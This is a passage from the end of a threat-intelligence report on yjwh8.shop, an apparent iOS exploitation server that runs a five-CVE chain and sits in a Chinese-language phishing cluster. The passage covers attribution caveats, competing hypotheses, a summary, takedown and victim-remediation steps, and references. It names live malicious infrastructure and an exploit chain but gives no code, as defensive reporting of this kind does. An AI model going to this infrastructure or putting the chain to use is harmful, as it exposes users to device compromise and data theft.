- **Shared hosting is not shared ownership** **HIGH CAVEAT** — co-hosting on Tcloudnet/Aliyun IPs can reflect a bulletproof/reseller host serving many unrelated tenants; co-residence alone does not prove one operator. The registrar + cross-cert links strengthen but do not conclusively prove single-actor.
- **DarkSword is a (partly) leaked/shared kit** **HIGH** — the DarkSword code leaked publicly; multiple actors could deploy it. The operator of this instance is inferred from this infra, not from the kit's authorship.
- **No language/identity beyond UI locale** **MODERATE** — Simplified-Chinese UI indicates a Chinese-language operator but not nationality, location, or identity with certainty.
- **TLS 1.3 seals payload bodies** **HIGH** — no body-level evidence links deliveries to a specific operator signature beyond the (deliberately variable) Chromium JA3.

11.3 Alternative hypotheses considered

H1 · ASSESSED MOST LIKELY H2 · PRINCIPAL COMPETITOR

Single multi-line operator Shared bulletproof host, multiple tenants One actor runs exploitation + phishing + scams on shared The exploit C2 and phishing are different actors renting the infra. Supports: shared IPs, registrar, cross-certs, uniform same abuse-tolerant infra. Common in the CN ecosystem; locale/naming. MODERATE co-hosting is weak evidence. Not fully excluded. MODERATE

H3 MALWARE-AS-A-SERVICE H4 · LARGELY REJECTED

DarkSword-as-a-service Coincidental clustering The kit is operated by a customer of a separate exploit Pure hosting coincidence, no operational relationship. developer; the phishing lines belong to that customer. Registrar + cross-served certs + uniform locale exceed Leaked/shared kit; ios26_* extension could be a vendor coincidence. LOW update. LOW-MODERATE

11.4 Analytic judgement

It is assessed with **Moderate confidence** that a single Chinese-language, financially-motivated operator runs yjwh8.shop as the iOS-exploitation arm of a broader fraud estate that also conducts Chiba Bank / Temu / SHEIN / FXCM phishing, linked by shared hosting, the Gname registrar, and cross-served certificates (H1). H2 (shared bulletproof host, distinct tenants) cannot be excluded and is the principal competing hypothesis; the registrar and cross-cert links are what tip the balance toward H1. Specific operator identity is not established LOW . The iOS- exploitation capability, its liveness, and its victim impact are assessed with **High confidence** independent of the attribution question — i.e. the device threat is certain even where the actor identity is not.

12 Summary

yjwh8.shop is a live, self-hosted, version-gated iOS exploitation C2 that fully compromises vulnerable iPhones via a 5-CVE Coruna/DarkSword chain and steals the victim's messages, credentials, WiFi passwords, photos, and location through a purpose-built implant, while GhostBlade anti-forensics erases the evidence — and it does so while scoring clean on every mainstream automated scanner. It is one arm of a multi-line Chinese-language fraud cluster (banking / e-commerce / broker phishing + scams) on shared infrastructure.

HIGH FOR EXPLOITATION CAPABILITY AND LIVENESS ·

MODERATE FOR SINGLE-OPERATOR ATTRIBUTION

Recommended actions

- 01 **Apple PSIRT** — refer the CVE→stage map, module hashes, and the 1606-byte AMR hash for retrieval under Apple's authority (Class A bundle).
- 02 **Host / registrar abuse** — 192.161.187.82 (HostPapa), Gname registrar, Aliyun (historical): request takedown; cite the automated-detection gap (VT 0/91) as corroboration.
- 03 **National CERTs** — JPCERT for the Chiba Bank line; CSA/SingCERT and others for the full cluster.
- 04 **Victim remediation** — any iPhone that visited the lure while on a vulnerable iOS build should be treated as fully compromised: DFU restore (not reset), new Apple ID password from a clean device, rotate every credential the phone held, enable Lockdown Mode. See FORENSIC_ARTIFACTS_REFERENCE.md and DEVICE_FORENSICS_RUNBOOK.md.
- 05 **Account exposure** — if credentials were entered on any cluster phishing page, rotate those too.

13 References

CAPTURED EVIDENCE (PUBLIC, PERMANENT)

- urlscan — DarkSword detonation: urlscan.io/result/019fcae2-fc2e-77f5-b284-b3f07e673ada
- urlscan — Coruna detonation: urlscan.io/result/019fcaf8-8851-74aa-911a-251fcb44838d
- ANY.RUN — DarkSword task: app.any.run/tasks/d7514b1f-78da-4d2d-af44-6d97e93f990e

OSINT SOURCES

- VirusTotal (passive DNS / relations): virustotal.com
- crt.sh Certificate Transparency: crt.sh/?q=yjwh8.shop
- Wayback Machine: web.archive.org

COMPANION PACKAGE ARTIFACTS (THIS INVESTIGATION)

- iocs_classA_exploit_c2.txt · iocs_classB_phishing.txt · iocs_classCD_scam_staging.txt
- mvt_iocs.stix2.json (STIX2, for Mobile Verification Toolkit)
- exploit_chain_static_analysis.md · pcap_static_analysis.md
- CLUSTER_DOMAIN_CLASSIFICATION.md · crtsh_certificate_transparency.txt
- JPCERT_chibajp_intel.md · vt_pivot_fxcm.txt · vt_pivot_zhikuangfuture.txt
- FORENSIC_ARTIFACTS_REFERENCE.md · DEVICE_FORENSICS_RUNBOOK.md · run_mvt_check.sh
- REFERRAL_PACKAGE.md · REFERRAL_EMAILS_DRAFT.md

FRAMEWORK REFERENCES

- MITRE ATT&CK for Mobile: attack.mitre.org/matrices/mobile
- MITRE ATT&CK (Enterprise): attack.mitre.org
- Apple Product Security: security.apple.com
- Mobile Verification Toolkit (MVT): github.com/mvt-project/mvt

REFERENCED CVES

CVE-2025-31200 / CVE-2025-31201 (CoreAudio) · CVE-2025-14174 (ANGLE/WebGL) · CVE-2025-43520 (kernel priv-esc) · CVE-2025-43529 (WebKit UAF) — nvd.nist.gov

END OF
REPORT